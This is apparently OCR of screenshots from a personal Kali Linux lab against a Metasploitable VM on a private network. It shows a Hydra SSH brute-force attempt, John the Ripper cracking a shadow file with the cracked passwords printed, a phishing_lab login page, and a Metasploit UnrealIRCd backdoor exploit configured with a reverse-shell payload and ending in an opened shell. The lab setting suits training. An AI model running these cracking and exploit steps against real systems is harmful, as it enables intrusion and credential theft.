[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:47
Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
home
kali
Documents
shadow.txt
Name
Size
Type
Modified
Encoding:
Default (UTF-8)
Text Files
Cancel
Open
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:20

kali@kali: ~

Session Actions Edit View Help

```
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```




```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help




Mouse integration ...


Don't show again


Auto capture keyboard ...


Don't show again

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:02
kali@kali: ~
Session Actions Edit View Help
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ ^[[200~
zsh: bad pattern: ^[[200~
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:14 40.87% (ETA: 09:05:10) 0g/s 43753p/s 175017c/s 175017C/s lusterios..lusi159951
Session aborted
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:36
kali@kali: ~
Session Actions Edit View Help
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
q
^C
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox file://$(pwd)/login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox
(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html
(kali㉿kali)-[~/phishing_lab]
$
(kali㉿kali)-[~/phishing_lab]
$ cd ~find . -name 'login.html'
cd: too many arguments
(kali㉿kali)-[~/phishing_lab]
$ cd ~
(kali㉿kali)-[~]
$ find . -name 'login.html'
./login.html
(kali㉿kali)-[~]
$ mv ~/login.html ~/phishing
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:58
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
; register_argc_argv
; Default Value: On
; Development Value: Off
; Production Value: Off
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^← Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^→ Forward ^→ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:33
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl